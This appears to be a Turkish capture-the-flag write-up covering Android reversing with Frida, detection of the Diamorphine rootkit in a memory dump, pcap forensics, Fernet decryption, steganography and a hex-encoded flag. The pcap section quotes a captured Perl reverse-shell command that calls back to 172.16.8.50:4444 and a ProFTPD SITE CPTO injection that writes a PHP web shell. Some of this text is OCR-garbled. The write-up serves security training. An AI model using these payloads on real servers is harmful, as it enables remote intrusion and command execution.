daha sonra ise secret ve whoareyou gibi metodlardan permission kontrolü yapmıştır

```
}
```

```
public native String secret();
```

```
public native String whoareyou();
```

```
private Context mContext;
private String paramString;
private String paramString2;
```

```
public void getFlag(View paramView) {
    if (whoareyou().equals("admin")) {
        if (!checkPermission().booleanValue()) {
            if (!checkAccessibilityPermission())
                Toast.makeText((Context)this, "Permission denied", 1).show();
        } else {
            collectSms();
        }
    } else {
        this.text.setText("sadece adminler görebilir!");
    }
}
```

aşağıda olan kod satırlarında ise collectSms fonksiyonunun gelen kutusundaki kısa mesajları okuyup check fonksiyonu ile karşılaştırmıştır

```
void collectSms() {
    Cursor cursor = getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
    str = "";
    if (cursor.moveToFirst())
        do {
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.append(str);
            stringBuilder.append(":");
            stringBuilder.append(cursor.getColumnName(2));
            stringBuilder.append(":");
            stringBuilder.append(cursor.getString(2));
            stringBuilder.append(" ");
            stringBuilder.append(cursor.getColumnName(11));
            stringBuilder.append(":");
            stringBuilder.append(cursor.getString(11));
            stringBuilder.append(" ");
            stringBuilder.append(cursor.getColumnName(12));
            stringBuilder.append(":");
            stringBuilder.append(cursor.getString(12));
            stringBuilder.append("#");
            str = stringBuilder.toString();
            this.sms_sender.add(cursor.getString(2));
            this.sms_subject.add(cursor.getString(11));
            this.sms_body.add(cursor.getString(12));
        } while (cursor.moveToNext());
    for (String str : this.sms_body) {
        if (str.equals(check())) {
            this.found = Boolean.valueOf(true);
            this.text.setText(flag(str, secret()));
        }
    }
    if (!this.found.booleanValue())
        this.text.setText(pika());
}
```

aşağıdaki komutta ise uyuşmaz ise pika fonksiyonunun çıktısını ekrana yazdırmıştır

```
public native String pika();

void requestPermission(Intent paramIntent) {
    if (ContextCompat.checkSelfPermission(getApplicationContext(), "android.permission.READ_SMS") != 0) {
        int i = this.requestcode;
        ActivityCompat.requestPermissions((Activity)this, new String[] { "android.permission.READ_SMS" }, i);
    }
}

public native String secret();
```


tüm bunları yaptıktan sonra frida bahsettiğimiz fonksiyon calllarını yapmayı düşündük ve başarılı oldu

```
Java.perform(function(){
    Java.use("com.hk.pikachu.MainActivity").getFlag.implementation = function(g){
        console.log("Flag: ", this.flag(this.check(), this.secret()));
    }
});
```

```
: : : : More info at https://frida.re/docs/home/
Spawned 'com.hk.pikachu'. Resuming main thread!
[Custom Phone::com.hk.pikachu]-> Flag: HK{s3ni_secmedim_pikachu00}
[Custom Phone::com.hk.pikachu]-> |
```


Infection – 1

Bizlere verilen memory dump'ını volatility3 ile Banners bilgisini aldığımızda, RedHat kullanıldığını öğrendik. Sonrasında Linux'a özel rootkit'leri araştırmaya başladık.



```
(kali㉿kali)-[~/Desktop]
└─$ volatility3/vol.py -f infection.memory banners.Banners
Volatility 3 Framework 2.3.0
Progress: 100.00          PDB scanning finished
Offset   Banner
0x1600060  Linux version 2.6.32-754.el6.x86_64 (mockbuild@x86-033.build.eng.bos.redhat.com) (gcc version 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)) #1 SMP Thu May 24 18:18:25 EDT 2018
```

Ardından bu araştırdığımız rootkit'lerin strings verilerde iz bıraktığını öğrendik ve strings'ler arasında rootkit isimlerini grep'ledik.



```
(kali㉿kali)-[~/Desktop]
└─$ strings infection.memory | grep "diamorphine"
diamorphine
diamorphine.h
diamorphine.c
.diamorphine.o.d
diamorphine
diamorphine
.dtmp_mc_diamorphine.o
.diamorphine.mod.o.d
diamorphine.mod.c.gch
diamorphine.h      ziphash
diamorphine.c
diamorphine
.diamorphine.o.d
diamorphine
diamorphine
.dtmp_mc_diamorphine.o
.diamorphine.mod.o.d
diamorphine.mod.c.gch
```

Diamorphine isimli rootkit'in kullanıldığını öğrendik. (Rootkit'ler için kullandığımız isim kaynak listesi: <https://github.com/milabs/awesome-linux-rootkits>)

Flag{Diamorphine}

Infection – 3

Volatility'de normalde profile import ederek çözmemiz gerekiyordu ancak profile'i başarılı bir şekilde import edemediğimiz için internetteki RootKit Analyse write-up'larını okuduk. Bu writeup'lar arasında infection-3 için kullandığımız kaynak: <https://countuponsecurity.com/category/intrusion-analysis/>


Burada sys modüllerinin sys_kill, sys_getdents ve sys_getdents64 olduğunu Öğrendik ve flag'ı bulduk.

```
0xfffffffffa043f790 e0 9e 9f 38 01 88 ff ff 18 90 44 a0 ff ff ff ff .8.....D.  
0xfffffffffa043f7a0 89 39 43 a0 ff ff ff f8 98 9c ec 3d 01 88 ff ff 9C.....X.=  
0xfffffffffa043f7b0 40 98 ec 3d 01 88 ff ff 00 76 ab 81 ff ff ff ff ff @.....V.
```

The other plugin worth to run is `linux_check_syscall`, which in this case is able to detect three hooked syscalls. Syscall 62, 78 and 217 which we can match against the syscall table from the pristine system, by looking at `/proc/kallsyms`, and check that the number corresponds to `sys_kill`, `sys_getdents` and `sys_getdents64`, respectively. Following that, and from a analysis perspective, I could use VolShell on the pristine memory dump and also on the one that has Diaphormine LKM loaded. Then I could list a few bytes in Assembly to compare and understand how good and bad looks like. In the following picture, on the left side, you can see the good `sys_kill` function and on the right side the bad one. Basically the syscall handler address was modified to point to the Diaphormine code.


N-T-W-1

Bizlere pcap dosyası verilmiş ve hangi saldırısı yapıldığını sormaktadır. Pcap çıktısında SQL injection saldırısı açıkça görülmektedir ve flag'ı bulduk.



N-T-W-2

Reverse shell dosyasının ne olduğu sorulmaktadır, File > Export Objects



```

0000  00 0c 29 25 77 b6 00 0c 29 28 02 37 08 00 45 00  ..)%w... )(-7..E
0010  02 80 46 04 40 00 40 06 89 ed ac 10 08 32 ac 10  ..F@. ....2..
0020  08 34 84 f7 00 50 06 6f d7 b5 b3 df 39 cc 80 18  .4...P.o ...9...
0030  01 f6 6a f9 00 00 01 01 08 0a df c5 6a b8 00 16  ..j..... j...
0040  54 33 47 45 54 20 2f 62 42 48 6b 31 64 2e 70 68 T3GET /b BHK1d.ph
0050  70 3f 75 42 42 42 53 32 3d 6e 6f 68 75 70 25 32 p?uBBBS2 -nohttp%2
0060  30 70 65 72 6c 25 32 30 2d 4d 49 4f 25 32 30 2d 0per1%20 -MIO%20-
0070  65 25 32 30 25 32 37 25 32 34 70 25 33 64 66 6f e%20%27% 24p%3dfo
0080  72 6b 25 33 62 65 78 69 74 25 32 63 69 66 25 32 rk%3bexi t%2cif%2
0090  38 25 32 34 70 25 32 39 25 33 62 66 6f 72 65 61 8%24p%29 %3bforea
00a0  63 68 25 32 30 6d 79 25 32 30 25 32 34 6b 65 79 ch%20my% 20%24key

```

154. pakette bir dosya indirildiği gözükmektedir, 154. Pakete baktığımızda;

Packet	Hostname	Content Type	Size	Filename
154	172.16.8.52	text/html	44 bytes	%29%7bsystem%20%241%3b%7d%7d%3b%27%20%26

```
GET /bBHk1d.php?BBBS2=nohup%20per1%20-MIO%20-e%20%27%24px%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~/%28.%29%7b%24ENV%7b%24key%7d%3d%21%3b%7d%7d%24c%3dnew%20I0%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22172.16.8.50%3a4444%22%29%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3bwhile%28%3c%3e%29%7bif%28%24_%3d~%20/%28.%2a%29/%29%7bsystem%20%241%3b%7d%7d%3b%27%20%26 HTTP/1.1
Host: 172.16.8.52
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Date: Sat, 25 Jan 2020 12:32:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Content-Length: 44
Content-Type: text/html

proftpd: 172.16.8.50:43035: SITE CPTO /tmp/.
```

Flag'e eriştim.

Flag{ bBHk1d.php}

N-T-W-3

Soruda Reverse shell alan cihazın IP adresi ve hangi port üzerinden bu işlemi yaptığı sorulmaktadır. 2. Soruda source olarak belirtilen 172.16.8.50 IP adresine filtreleme işlemi yaptığımızda, **4444** portundan bağlantı kurulduğu görülmektedir.

ip.addr == 172.16.8.50						
No.	Time	Source	Destination	Protocol	Length	Info
23	36.985164	172.16.8.50	172.16.8.12	TCP	182	4444 → 1138 [PSH, ACK] Seq=1 Ack=1 Win=62780 Len=128
24	37.035817	172.16.8.12	172.16.8.50	TCP	214	1138 → 4444 [PSH, ACK] Seq=1 Ack=129 Win=63856 Len=160
25	37.035841	172.16.8.50	172.16.8.12	TCP	54	4444 → 1138 [ACK] Seq=129 Ack=161 Win=62780 Len=0
120	65.641511	172.16.8.50	172.16.8.52	TCP	74	43035 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3754256990 TSecr=0 WS=128
121	65.641853	172.16.8.52	172.16.8.50	TCP	74	21 → 43035 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=1463324 TSecr=37542569
122	65.641908	172.16.8.50	172.16.8.52	TCP	66	43035 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3754256991 TSecr=1463324
127	65.656043	172.16.8.52	172.16.8.50	FTP	125	Response: 220 ProFTPD 1.3.5rc3 Server (Debian) [:ffff:172.16.8.52]
128	65.656106	172.16.8.50	172.16.8.52	TCP	66	43035 → 21 [ACK] Seq=1 Ack=60 Win=64256 Len=0 TSval=3754257005 TSecr=1463328
129	65.656762	172.16.8.50	172.16.8.52	FTP	96	Request: SITE CPFR /proc/self/cmdline
130	65.657096	172.16.8.52	172.16.8.50	TCP	66	21 → 43035 [ACK] Seq=60 Ack=31 Win=29056 Len=0 TSval=1463328 TSecr=3754257006
131	65.65757	172.16.8.52	172.16.8.50	FTP	124	Response: 350 File or directory exists, ready for destination name
132	65.657611	172.16.8.50	172.16.8.52	TCP	66	43035 → 21 [ACK] Seq=31 Ack=118 Win=64256 Len=0 TSval=3754257007 TSecr=1463328
133	65.657863	172.16.8.50	172.16.8.52	FTP	118	Request: SITE CPTO /tmp/.?php passthru(\$_GET['uBBBS2']);?>
134	65.659612	172.16.8.50	172.16.8.50	FTD	97	Response: 250 Command successful

Flag{172.16.8.50,4444}

Fernet

Fernet sorusunda bizlere verilen siteye gittiğimizde HackKaradeniz kısmının link olarak verildiğini gördük. Sonrasında path olarak eklediğimizde, **Method not allowed** ve bizde GET isteğiini POST isteğine çevirdiğimizde

The method is not allowed for the requested URL.

```
POST /HackKaradeniz HTTP/2
Host: fernet.hackkaradeniz.xyz
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1
```

Bizleri başarılı isimli path'e yönlendirdi;

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A message box at the top indicates a '405 Method Not Allowed' error for the URL <https://fernet.hackkaradeniz.xyz/HackKaradeniz>. Below this, a status bar says 'The method is not allowed for the requested URL.' A detailed request message is displayed in the main pane:

```
1 GET /basarili/b/gAAAAAAAbvgztTMTqBuYQT5rxmgeuBE-N1v1cKyLkeXerrW24TeQ1uHHW8X-mLPpogPYxHnV1FocDG8gabEX7zIzQ9_kJwB10pQ01Lgt1PJa66WSk2nn1W0H0i2j9q13PsdVMskLtimA`20Wa%20anahtar: %20b1pDU6C877RrLZMp1YyRzQu-hUVGLblh6UkG1kLF8ETs=3D'20 HTTP/2
2 Host: fernet.hackkaradeniz.xyz
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-UA: "Chromium";v="103", ".Not/A/Brand";v="99"
12 Sec-Ch-UA-Mobile: ?0
13 Sec-Ch-UA-Platform: "Windows"
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17
```

Burada bir **message** değeri ve **Anahtar** değeri olduğunu belirtti. İnternette araştırma yaptığımızda fernet decoder'ının olduğunu ve python'da bunun bir kütüphanesi olduğunu fark ettik.

The screenshot shows a browser window with the URL <https://fernet.hackkaradeniz.xyz/>. The page content includes the captured request message:

İşte bir sonraki adım: b'gAAAAAAAbvgztTMTqBuYQT5rxmgeuBE-N1v1cKyLkeXerrW24TeQ1uHHW8X-mLPpogPYxHnV1FocDG8gabEX7zIzQ9_kJwB10pQ01Lgt1PJa66WSk2nn1W0H0i2j9q13PsdVMskLtimA' Ve anahtar: b'1pDU6C877RrLZMp1YyRzQu-hUVGLblh6UkG1kLF8ETs=

Python'da gerekli alanlara bu bilgileri yazdığımızda Flag'e eriştiğimizde.

```
1 # symmetric key program
2
3 # Encryption
4 from cryptography.fernet import Fernet
5 message = "My name is Sampada Ravindra Shete".encode()
6 key = Fernet.generate_key()
7 f = Fernet(key)
8 encrypted = b'gAAAAABivgztTMTqBuYQT5rxmqeuBE-N1v1cKyLkeXerrW24TeQ1ufHw8X-mLPpogPYxHnV1FocDG8gabEX7z1ZQt9_kJwb10pQ0lLgt1PJa66wSk2nn1w0H0i2jq
9
10 print("Encrypted message: ")
11 print(encrypted)
12 print()
13
14 # Decryption
15 from cryptography.fernet import Fernet
16 f = Fernet(b'1p0U6C877RrLZMp1YyRzQu-hUVGLb1h60KG1kLF8ETS=')
17 decrypted = f.decrypt(encrypted)
18 print("Decrypted message: ")
19 print(decrypted)
20
21
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
timestamp, data = Fernet.get_unverified_token_data(token)
File "C:\Users\yusuf\AppData\Local\Programs\Python\Python310\lib\site-packages\cryptography\fernet.py", line 108, in _get_unverified_token_data
    utils._check_bytes("token", token)
File "C:\Users\yusuf\AppData\Local\Programs\Python\Python310\lib\site-packages\cryptography\utils.py", line 32, in _check_bytes
    raise TypeError("{} must be bytes".format(name))
TypeError: token must be bytes
PS C:\Users\yusuf> & c:/Users/yusuf/AppData/Local/Programs/Python/Python310/python.exe c:/Users/yusuf/Desktop/drc.py
Encrypted message:
b'gAAAAABivgztTMTqBuYQT5rxmqeuBE-N1v1cKyLkeXerrW24TeQ1ufHw8X-mLPpogPYxHnV1FocDG8gabEX7z1ZQt9_kJwb10pQ0lLgt1PJa66wSk2nn1w0H0i2jqI3PsdtVmSkLtimA'

Decrypted message:
b'FLAG{H4ck_kar4D3n1z_2o22-T3mMuz}'
PS C:\Users\yusuf> []
```

Flag : FLAG{H4ck_kar4D3n1z_2o22-T3mMuz}


Destan

Destan sorusunda ilk olarak bizlere verilen videonun strings değerlerine baktığımızda sadece **123456789** değeri olduğunu gördüm, aklımıza steghide geldi ancak mp4'lerin steghide'i olmadığı için bunu pas geçmek durumunda kaldık.

```
(kali㉿kali)-[~/Desktop]
$ strings destan.mp4
ftypmp42
mp42isom
beam
moov
lmvhd
trak
\tkhd System libdwarf-0...
mdia
mdhd
"hdlr
vide
Gminf
vmhd Home libdwarf-0...
$dinf
dref
url
stbl
stsd
avc1
)avcC lability infection.m...
sts
stsc
$stsz
stco
$stss
trak
\tkhd
,Ymdia
mdhd
"hdlr
soun
minf
smhd Game.rar ziphash
$dinf
dref
url
stbl
[stsd
[Kmp4a Game rockyou.txt
'esds
sts
stsc
stsz
stco
udta
wmeta lability3
!hdlr
mdir
Jilst
data
123456789
data
123456789
jXtra
```

Dijital Dönüşüm Ofisi'nin paylaştığı video ile karşılaştırdık fakat herhangi bir sonuç bulamadık. Ardından **openpuff** isimli araç ile bakmak aklımıza geldi çünkü bir parola bilgisi var bizde ve başka bir data yok.

Ardından **openpuff** 'ta parolayı girdiğimizde bir flag.txt isimli dosyanın export edildiğini gördük ve txt'yi açtığımızda flag'i aldık.



A screenshot of a Windows Notepad window. The title bar says "flag.txt - Not Defteri". The menu bar includes "Dosya", "Düzen", "Biçim", "Görünüm", and "Yardım". The main text area contains the string "Flag{15_Temmuz_2016_Omer_Halisdemir}". The status bar at the bottom shows "St 1, Stn 1", "100%", "Windows (CRLF)", and "UTF-8".

Flag{15_Temmuz_2016_Omer_Halisdemir}

Klasik

Klasik sorusunda direkt olarak çalıştığımızda parola girin diyor ancak Flag{} içerisinde değer verilmiş. İlk olarak bunu denedik ancak fake flag imiş.

```
C:\Yönetici: C:\Windows\System32\cmd.exe - reverseCtfOne.exe
Microsoft Windows [Sürüm 6.1.7601]
Telif Hakkı (c) 2022 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\ByCh4n\Desktop>reverseCtfOne.exe
Flag{0x466C61677B6D696C347474616E6F6E63653230397D} Parola Girin:
```

ASCII decoder ile decode ettiğimizde gerçek flag çıktı

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

⚠ ASCII output limited to printable characters (control chars and non-ASCII characters replaced by ⚡)

↑↑	↑↑
HEX /1-2 Flag{mil4ttanonce209}	
HEX /N ⚡Flag{mil4ttanonce209}	
DEC /1-3 .=CE"JJ=?A ⚡'	
BIN 8bit ⚡	
OCT /1-3 &17⚡<<135⚡⚡	
BIN Nbit ⚡⚡⚡	
DEC /3 .⚡¥⚡zëí⚡ ⚡/a	
OCT /3 &±⚡ç<⚡øō⚡	
DEC /N ⚡0=C⚡, "JJ=?A ⚡'	
HEX /2 ⚡f⚡æ⚡w⚡ ⚡ø⚡AGGF⚡æøæ6S#⚡⚡	
OCT /N ⚡617⚡⚡⚡⚡<<1⚡35⚡⚡⚡	

#11

ASCII CONVERTER

★ ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.) [?](#)

0x466C61677B6D696C347474616E6F6E63653230397D

★ PRINT RESULT IN HEXADECIMAL

See also: [Binary Code](#)

ASCII ENCODER

★ ASCII PLAIN TEXT [?](#)

Pqxst

★ OUTPUT FORMAT


Answers to Questions (FAQ)

What is the ASCII standard? (Definition)

Flag : Flag{mil4ttanonce209}

